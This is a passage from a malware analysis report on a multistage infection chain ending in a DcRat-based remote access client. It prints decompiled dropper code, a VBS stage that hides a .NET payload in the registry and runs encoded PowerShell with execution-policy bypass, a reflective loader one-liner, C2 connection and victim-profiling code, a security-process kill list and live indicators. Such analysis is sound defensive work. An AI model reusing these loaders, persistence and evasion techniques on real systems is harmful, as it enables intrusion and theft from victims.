  for ( i = 0; i < 2; ++i )
  {
    if ( !strcmp(encString_arr[3 * i], g_str_pattern) )
    {
      v1 = mw_decrypt_string(encString_arr[3 * i + 1], encString_len[4 * i + 1]);
      strcpy(vbs_file_full_path, v1);
    }
    else
    {
      str_special_folder_name = mw_decrypt_string(encString_arr[3 * i], encString_len[4 * i]);
      special_folder_path = getenv(str_special_folder_name);
      file_name = mw_decrypt_string(encString_arr[3 * i + 1], encString_len[4 * i + 1]);
      sprintf(vbs_file_full_path, "%s\\%s", special_folder_path, file_name);
    }
    fp = fopen(vbs_file_full_path, "wb");
    decrypted_file_content = mw_decrypt_string(encString_arr[3 * i + 2], encString_len[4 * i +
2]);
    fwrite(decrypted_file_content, encString_len[4 * i + 2], 1u, fp);
    fclose(fp);
    if ( encString_len[4 * i + 3] )
    {
      lpOperation = mw_decrypt_string(byte_4226D1, 4);
      ShellExecuteA(0, lpOperation, vbs_file_full_path, 0, 0, 0xA);
    }
  }
  return 0;
}
```

The pseudocode of the string decryption function is shown below.



```
// #STR: ".[nlv!9rc<e7r9pqps[l=_&j(h7_sl^w"
_BYTE *__cdecl mw_decrypt_string(_BYTE *encString, int strLen)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  decString = malloc(strLen + 1);
  decString[strLen] = 0;
  for ( i = 0; i < strLen; ++i )
    decString[i] = str_nlv9rce7r9pqpsljh7slw[i % 32] ^ encString[i];
  return decString;
}
```

Based on this decryption code, we can write an IDApython script to automatically decrypt strings. The result of executing the script is as follows:



```
.text:0040108D          mov     ebp, esp
.text:0040108F          sub     esp, 458h
.text:00401095          nop
```

xrefs to mw_decrypt_string

```
Direction Typ Address                  Text
          p   mw_decrypt_and_exec...   call  mw_decrypt_string; open
Do...     p   mw_decrypt_and_exec...   call  mw_decrypt_string; powershell
Do...     p   mw_decrypt_and_exec...   call  mw_decrypt_string; -EncodedCommand "PAAjAGgAbgBhACMAPgBBAGQAZAA
Do...     p   mw_decrypt_and_exec...   call  mw_decrypt_string; #STR: ".[nlv!9rc<e7r9pqps[l=_&j(h7_sl^w"
Do...     p   mw_decrypt_and_exec...   call  mw_decrypt_string; #STR: ".[nlv!9rc<e7r9pqps[l=_&j(h7_sl^w"
Do...     p   mw_decrypt_and_exec...   call  mw_decrypt_string; #STR: ".[nlv!9rc<e7r9pqps[l=_&j(h7_sl^w"
Do...     p   mw_decrypt_and_exec...   call  mw_decrypt_string; #STR: ".[nlv!9rc<e7r9pqps[l=_&j(h7_sl^w"
Do...     p   mw_decrypt_and_exec...   call  mw_decrypt_string; open

Line 3 of 8
```

```
.text:004010CC          add     esp, 8
.text:004010CF          mov     ecx, 12Eh
.text:004010D4          push    ecx                     ; strLen
.text:004010D5          mov     ecx, offset byte_402031
.text:004010DA          push    ecx                     ; encString
.text:004010DB          mov     [ebp+lpFile], eax
.text:004010DE          call    mw_decrypt_string       ; -EncodedC
.text:004010DE
.text:004010E3          add     esp, 8
.text:004010E6          mov     ecx, 0
.text:004010EB          push    ecx                     ; nShowCmd
.text:004010EC          mov     ecx, 0
.text:004010F1          push    ecx                     ; lpDirecto
.text:004010F2          push    eax                     ; lpParamet
.text:004010F3          mov     eax, [ebp+lpFile]
.text:004010F6          push    eax                     ; lpFile
.text:004010F7          mov     eax, [ebp+lpOperation]
```

```
+i8v\x1e\x19-\x166o?\x19.E`z?"l\x02vO\x1b'
Decoded string: -EncodedCommand
"PAAjAGgAbgBhACMAPgBBAGQAZAAtAE0AcABQAHIAZQBmAGUAcgBlAG4AYwBlACAAPAAjAGwAZwBwACMAPgAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUAbgB2A
------------------------------
Trying to decode string at address 40122E
Can not retrieve address of encrypted string!
------------------------------
Trying to decode string at address 401272
Can not retrieve address of encrypted string!
------------------------------
Trying to decode string at address 4012B3
Can not retrieve address of encrypted string!
------------------------------
Trying to decode string at address 40131D
Can not retrieve address of encrypted string!
------------------------------
Trying to decode string at address 401386
Encoded string: b'A+\x0b\x02'
Decoded string: open
------------------------------
************************
Total decoding calls: 8
Successful decoding calls: 4
----Decode strings at the above unreachable addresses----
Decode string at address 402160
Decoded string: UserProfile
Decode string at address 40216C
Decoded string: svchost.vbs
Decode string at address 402178
Decoded string: On Error Resume Next
'Dim suXjung
'suXjung = MsgBox ("", , "")
For x = 0 To 5
     WScript.Sleep(1000)
   Next

Azwe25wgvn5g0="==AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
+IiM25SbzFmOt92YtQnZvN3byNWat1ych1WZoN2c64mc1JSPz5GbthHIvZmbJR3c1JHd8ACIK0gPvICcwFmLu9Wa0F2YpxGcwFUeNJSPl1WYuBiIw4yNuAjLxISPu9WazJXZ2BSe0lGduV
+AKBC5DoEdggDIcAFF0hDF0hADACCO4QAAQgDF0RAgUQ5AKBAgUQ4AKBAgUgAdDoEZDoEDcQCF0hDBASBVDoEAAQBCEwBD4ACBAABIEwBDAAAtVGdJRAABkAAAETN4IkQ0ADMBFEMw0SNz
RQp46sm4Q8A6ZF5dPqDAAAkDAjBAJAwCA4AwYAQCAsAwNAMGAkAAIAUGAwBQeAQHAgAQKAIDAzAAeAUGAsAgNAEDA0BAeAUGAsAAOAQHA4BQZAgSRAAQMAMGAkAAIAUGAwBQeAQHAgAQKA
```

Below is a list of all the decoded strings:


```
Trying to decode string at address 4010B0
Encoded string: b'A+\x0b\x02'
Decoded string: open
------------------------------
Trying to decode string at address 4010C7
Encoded string: b'^4\x19\t\x04RQ\x17\x0fP'
Decoded string: powershell
------------------------------
Trying to decode string at address 4010DE
Encoded string: b'\x03\x1e\x00\x0f\x19E\\\x16 S\x08Z\x13W\x14QR#\x1a-W\x1ea\ri\nP\x1d\x1b-
\x1d:o\x0b\t.4`~#"f$v\x06x5A1\x10\x1a.l\x1en#i2f\x1d\x1e-\x19"o8\t.\x1a`~F"e\x12u\x1ex301#\x1a-
W\x1ea\x1di2@\x1d\x04-\x1d:o\x0b\t-\x11`zB"n4uFx7<1\x11\x1a.\x0c\x1en\'i\tf\x1d\x05-
\x19Co\x0e/.\x1e`q#"]$v\x15x5018\x1a-V\x1ea?i\nP\x1dA-
\x1a\x18o\r?.\x0c`~\'"_\x02u#x881\x11,.P\x1ea\x01i\nv\x1d\x1f-
\x1d\x00o\x11/.\x1a`~F"X\x02vDx6<1\x16\n.G\x1en;i2f\x1d\x07-\x1b&o8\t.\x06`q+"f4v\x02x301#\x1a-
W\x1en\x05i\x0cv\x1d\x19-\x1d:o\x0b\t-\x11`zB"n\x02u\x04x881*,.Q\x1ee+i8v\x1e\x19-\x166o?
\x19.E`z?"l\x02vO\x1b'
Decoded string: -EncodedCommand
"PAAjAGgAbgBhACMAPgBBAGQAZAAtAE0AcABQAHIAZQBmAGUAcgBlAG4AYwBlACAAPAAjAGwAZwBwACMAPgAgAC0ARQB4AG

------------------------------
Trying to decode string at address 40122E
Can not retrieve address of encrypted string!
------------------------------
Trying to decode string at address 401272
Can not retrieve address of encrypted string!
------------------------------
Trying to decode string at address 4012B3
Can not retrieve address of encrypted string!
------------------------------
Trying to decode string at address 40131D
Can not retrieve address of encrypted string!
------------------------------
Trying to decode string at address 401386
Encoded string: b'A+\x0b\x02'
Decoded string: open
------------------------------
************************
Total decoding calls: 8
Successful decoding calls: 4
----Decode strings at the above unreachable addresses----
Decode string at address 402160
Decoded string: UserProfile
Decode string at address 40216C
Decoded string: svchost.vbs
Decode string at address 402178
Decoded string: On Error Resume Next
'Dim suXjung
'suXjung = MsgBox ("", , "")
For x = 0 To 5
     WScript.Sleep(1000)
   Next

Azwe25wgvn5g0="==AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
--Stripped--"

Azwe25wgvn5g16214="gSAQEAJBQSAYEADBwZAYFAPBwKA0GAhBQWAIDA1BAdAgEArAgVAADAFBAOAUGAwBQcAcHACBwbAY
--Stripped---"
```

```
Azwe25wgvn5g32428="sAwmBMOBsDwiBMuAXCwkBAeBjAwoBMMByDwmBMMBsDwiBMsAXCwkBAsAXCwkBAqAXCwkBAoAXCwkE
  ---Stripped ----"

Azwe25wgvn5g48642="AAJtnAAAAAmhDAAAgWAAAAJBAAAgDAAAwaAAAARAAAAUAAAAgIAAAAHUUWaYgCEAAAKtnARAAAiAA
--Stripped---
AAAAgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQAAAAAAAAAgLAA8//AAAAEAAAAMAAQqVT"

Alsddeyb1xim = Azwe25wgvn5g0 + Azwe25wgvn5g16214 + Azwe25wgvn5g32428 + Azwe25wgvn5g48642

Set obj = CreateObject("Wscript.Shell")
Set fso=CreateObject("Scripting.FileSystemObject")

' startPath = obj.SpecialFolders("Startup") & "\Payload.vbs"
' currentPath = fso.GetAbsolutePathName(wscript.scriptfullname)
Reg = "HKCU\SOFTWARE\Payload\Payload"

if obj.RegRead(Reg) <> Alsddeyb1xim then
obj.RegWrite Reg, Alsddeyb1xim
end if

PPSS = "Powershell -noexit -exec bypass -window 1 -enc
IAAkAHQAZQB4AHQAIAA9ACAAKAAoAEcAZQB0AC0ASQB0AGUAbQBQAHIAbwBwAGUAcgB0AHkAIABIAEsAQwBVADoAXABTAG8A

'PSPS = "Powershell -exec bypass -window 1 #startup"
obj.Run PSPS, 0, False
obj.Run PPSS, 0, False
Decode string at address 41240D
Decoded string: AppData
Decode string at address 412415
Decoded string: svchost.vbs
Decode string at address 412421
Decoded string: On Error Resume Next
'Dim suXjung
'suXjung = MsgBox ("", , "")
For x = 0 To 5
     WScript.Sleep(1000)
   Next

Azwe25wgvn5g0="==AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
 ---Stripped----"

Azwe25wgvn5g16214="gSAQEAJBQSAYEADBwZAYFAPBwKA0GAhBQWAIDA1BAdAgEArAgVAADAFBAOAUGAwBQcAcHACBwbAYH
--Stripped---"

Azwe25wgvn5g32428="sAwmBMOBsDwiBMuAXCwkBAeBjAwoBMMByDwmBMMBsDwiBMsAXCwkBAsAXCwkBAqAXCwkBAoAXCwkE
 ---Stripped---"

Azwe25wgvn5g48642="AAJtnAAAAAmhDAAAgWAAAAJBAAAgDAAAwaAAAARAAAAUAAAAgIAAAAHUUWaYgCEAAAKtnARAAAiAA
-- Stripped ---
AAAAgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQAAAAAAAAAgLAA8//AAAAEAAAAMAAQqVT"

Alsddeyb1xim = Azwe25wgvn5g0 + Azwe25wgvn5g16214 + Azwe25wgvn5g32428 + Azwe25wgvn5g48642

Set obj = CreateObject("Wscript.Shell")
Set fso=CreateObject("Scripting.FileSystemObject")

' startPath = obj.SpecialFolders("Startup") & "\Payload.vbs"
' currentPath = fso.GetAbsolutePathName(wscript.scriptfullname)
Reg = "HKCU\SOFTWARE\Payload\Payload"

if obj.RegRead(Reg) <> Alsddeyb1xim then
obj.RegWrite Reg, Alsddeyb1xim
end if

PPSS = "Powershell -noexit -exec bypass -window 1 -enc
IAAkAHQAZQB4AHQAIAA9ACAAKAAoAEcAZQB0AC0ASQB0AGUAbQBQAHIAbwBwAGUAcgB0AHkAIABIAEsAQwBVADoAXABTAG8

'PSPS = "Powershell -exec bypass -window 1 #startup"
obj.Run PSPS, 0, False
obj.Run PPSS, 0, False
Done!!!
```

4. Stage 4

The `svchost.vbs` script performs some actions. Upon analysis, it was discovered that this script is designed to save an encoded payload in Base64 format into the registry key "`HKCU\SOFTWARE\Payload\Payload`".

After saving the payload in the registry, the script then uses a PowerShell script to read the payload from the registry key mentioned above. The PowerShell script decodes the payload using Base64 and executes it.



```
On Error Resume Next
'Dim suXjung
'suXjung = MsgBox ("", , "")
For x = 0 To 5
     WScript.Sleep(1000)
   Next

Azwe25wgvn5g0="==AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Azwe25wgvn5g16214="gSAQEAJBQSAYEADBwZAYFAPBwKA0GAhBQWAIDA1BAdAgEArAgVAADAFBAOAUGAwBQcAcHACBwbAYHAUBAdAUHAGBQYAADA3BQeAQFAYBQdA
Azwe25wgvn5g32428="sAwmBMOBsDwiBMuAXCwkBAeBjAwoBMMByDwmBMMBsDwiBMsAXCwkBAsAXCwkBAqAXCwkBAoAXCwkBAmAXCwkBAkAXCwkBAiAXCwkBAgAXCw
Azwe25wgvn5g48642="AAJtnAAAAAmhDAAAgWAAAAJBAAAgDAAAwaAAAARAAAAUAAAAgIAAAAHUUWaYgCEAAAKtnARAAAiAAAAkJACAzEAAAAqomFqoAABkAKBAAAJ
Alsddeyb1xim = Azwe25wgvn5g0 + Azwe25wgvn5g16214 + Azwe25wgvn5g32428 + Azwe25wgvn5g48642

Set obj = CreateObject("Wscript.Shell")
Set fso=CreateObject("Scripting.FileSystemObject")

' startPath = obj.SpecialFolders("Startup") & "\Payload.vbs"
' currentPath = fso.GetAbsolutePathName(wscript.scriptfullname)
Reg = "HKCU\SOFTWARE\Payload\Payload"

if obj.RegRead(Reg) <> Alsddeyb1xim then
obj.RegWrite Reg, Alsddeyb1xim
end if

PPSS = "Powershell -noexit -exec bypass -window 1 -enc IAAkAHQAZQB4AHQAIAA9ACAAKAAoAEcAZQB0AC0ASQB0AGUAbQBQAHIAbwBwAGUAcgB0AHk
'PSPS = "Powershell -exec bypass -window 1 #startup"
obj.Run PSPS, 0, False
obj.Run PPSS, 0, False
```


```
$text = ((Get-ItemProperty HKCU:\Software\Payload\).Payload); $text = -join $text[-1..-$text.Length];
[AppDomain]::CurrentDomain.Load([Convert]::FromBase64String($text)).EntryPoint.Invoke($Null,$Null);
```

Based on the PowerShell code snippet above, it can be seen that this payload is a continuation of a .NET payload.

5. Stage 5

The final payload has an `InternalName: Client.exe`, and operates as a client, connecting to C2 to download and execute the payload that has been downloaded. Its basic tasks are described below, and the corresponding functions will be performed based on the decryption configuration.

In order to execute its malicious actions, the malware needs to decode its configuration information. Based on the information from `Client.Settings.Server_Certificate {CN=DcRat [Issuer] C=CN, L=SH, O=DcRat By qwqdanchun, OU=qwqdanchun..}`, it is likely that this payload is based on the source code of `hxxps://github[.]com/qwqdanchun/DcRat.`




Name	Value
Client.Settings.Key	"5gCSssR3XjTB96OEDL96AKDMZtSQhPJj"
Client.Settings.aes256	{Client.Algorithm.Aes256}
Client.Settings.Por_ts	"null"
Client.Settings.Hos_ts	"null"
Client.Settings.Ver_sion	""
Client.Settings.In_stall	"false"
Client.Settings.MTX	" "
Client.Settings.Paste_bin	"https://pastebin.com/raw/gdYYU7gi"
Client.Settings.An_ti	"false"
Client.Settings.Anti_Process	"false"
Client.Settings.BS_OD	"false"
Client.Settings.Group	" "
Client.Settings.Hw_id	"19F94931B9F9422E1987"
Client.Settings.Server_signa_ture	"QCufuUu33g/gP72KbGkua+dVLwiVY/4uvMjfbzIQFUF+AHPDPhGo07aCKda0jOGJlwYjPAWRSaM0SoVQWSRNYnbUasaY+crhKHhPilrTwNaFb88O69IJi2iNnagA4fqU8FB2OEdmffabwF84S4tHRhPR4CIqUapwK8zzrp5nHIc="
Client.Settings.Certifi_cate	"Eb3Es33j92+Dx0DxgcqwWqPj6yvc9DshxbHN2b9I0MC+qAyq6WCQxZhi0K0KoZnbSZcmsMiVYeOUsbxWQidC5nKIY3bFjK7q/SSo8p4KXN2YJTDti+prYPX+L77C0rbeTv65usOADzdOLyzQ9vRZFCIod5N5iyknNE2kBb5JD7ZH2V
Client.Settings.Server_Certificate	{[Subject] CN=DcRat [Issuer] C=CN, L=SH, O=DcRat By qwqdanchun, OU=qwqdanchun, CN=" " [Serial Number] 00B73DB7C793AB33AC2008E02478C83A1812471EE7 [Not Before] 6/2/2022 9:56:48 PM [Not
Client.Settings.Install_Folder	"%AppData%"
Client.Settings.Install_File	""
Client.Settings.De_lay	"1"

- Once this is done, the malware will perform simple check to ensure that it is not running on a virtual machine. It does this by checking the computer's cache memory, and if no cache memory is detected, it will terminate the process immediately, assuming that it is running on a virtual machine.
- To ensure that only one instance of the malware is executed, a Mutex is created.
- Additionally, the `AntiProcess` function is called to scan all running processes on the system and terminate any process that matches a list of predetermined names.

Taskmgr.exe
ProcessHacker.exe
procexp.exe
MSASCui.exe
MsMpEng.exe
MpUXSrv.exe
MpCmdRun.exe
NisSrv.exe
UserAccountControlSettings.exe
taskkill.exe

- To ensure persistence, the malware installs itself by setting up a Run key or Scheduler task.


- It also bypasses the AMSI (Anti-Malware Scan Interface) to avoid detection by antivirus software.
- The malware establishes a connection to the pastebin website (`hxxps://pastebin[.]com/raw/gdYYU7gi`) to obtain the IP address and port number of the C2 (Command and Control) server. It then initiates a connection to the C2 server at the specified IP address and port (`171[.]247.25.94:5656`).




```
else
{
    using (WebClient webClient = new WebClient())
    {
        NetworkCredential networkCredential = new NetworkCredential("", "");
        webClient.Credentials = networkCredential;
        string[] array = webClient.DownloadString(Settings.Paste_bin).Split(new string[] { ":" }, StringSplitOptions.None);
        Settings.Hos_ts = array[0];
        Settings.Por_ts = array[new Random().Next(1, array.Length)];
        ClientSocket.TcpClient.Connect(Settings.Hos_ts, Convert.ToInt32(Settings.Por_ts));
    }
}
```

```
171.247.25.94:5656
```


If the connection to the C2 server is successful, the malware will authenticate itself as a client and begin collecting information about the victim's computer to send to the C2 server. The malware will then download additional payloads from the C2 server to carry out further malicious actions.



```
public static byte[] SendInfo()
{
    MsgPack msgPack = new MsgPack();
    msgPack.ForcePathObject("Pac_ket").AsString = "ClientInfo";
    msgPack.ForcePathObject("HWID").AsString = Settings.Hw_id;
    msgPack.ForcePathObject("User").AsString = Environment.UserName.ToString();
    msgPack.ForcePathObject("OS").AsString = new ComputerInfo().OSFullName.ToString().Replace("Microsoft", null) + " " + Environment.Is64BitOperatingSystem.ToString().Replace("True", "64bit").Replace("False",
      "32bit");
    msgPack.ForcePathObject("Camera").AsString = Camera.havecamera().ToString();
    msgPack.ForcePathObject("Path").AsString = Process.GetCurrentProcess().MainModule.FileName;
    msgPack.ForcePathObject("Version").AsString = Settings.Ver_sion;
    msgPack.ForcePathObject("Admin").AsString = Methods.IsAdmin().ToString().ToLower()
        .Replace("true", "Admin")
        .Replace("false", "User");
    msgPack.ForcePathObject("Perfor_mance").AsString = Methods.GetActiveWindowTitle();
    msgPack.ForcePathObject("Paste_bin").AsString = Settings.Paste_bin;
    msgPack.ForcePathObject("Anti_virus").AsString = Methods.Antivirus();
    msgPack.ForcePathObject("Install_ed").AsString = new FileInfo(Application.ExecutablePath).LastWriteTime.ToUniversalTime().ToString();
    msgPack.ForcePathObject("Po_ng").AsString = "";
    msgPack.ForcePathObject("Group").AsString = Settings.Group;
    return msgPack.Encode2Bytes();
}
```



```
if (ClientSocket.TcpClient.Connected)
{
    ClientSocket.IsConnected = true;
    ClientSocket.SslClient = new SslStream(new NetworkStream(ClientSocket.TcpClient, true), false, new RemoteCertificateValidationCallback(ClientSocket.ValidateServerCertificate));
    ClientSocket.SslClient.AuthenticateAsClient(ClientSocket.TcpClient.RemoteEndPoint.ToString().Split(new char[] { ':' })[0], null, SslProtocols.Tls, false);
    ClientSocket.HeaderSize = 4L;
    ClientSocket.Buffer = new byte[ClientSocket.HeaderSize];
    ClientSocket.Offset = 0L;
    ClientSocket.Send(IdSender.SendInfo());
    ClientSocket.Interval = 0;
    ClientSocket.ActivatePo_ng = false;
    ClientSocket.KeepAlive = new Timer(new TimerCallback(ClientSocket.KeepAlivePacket), null, new Random().Next(10000, 15000), new Random().Next(10000, 15000));
    ClientSocket.Ping = new Timer(new TimerCallback(ClientSocket.Po_ng), null, 1, 1);
    ClientSocket.SslClient.BeginRead(ClientSocket.Buffer, (int)ClientSocket.Offset, (int)ClientSocket.HeaderSize, new AsyncCallback(ClientSocket.ReadServertData), null);
}
else
{
    ClientSocket.IsConnected = false;
}
```




```
public static void Read(object data)
{
    try
    {
        MsgPack msgPack = new MsgPack();
        msgPack.DecodeFromBytes((byte[])data);
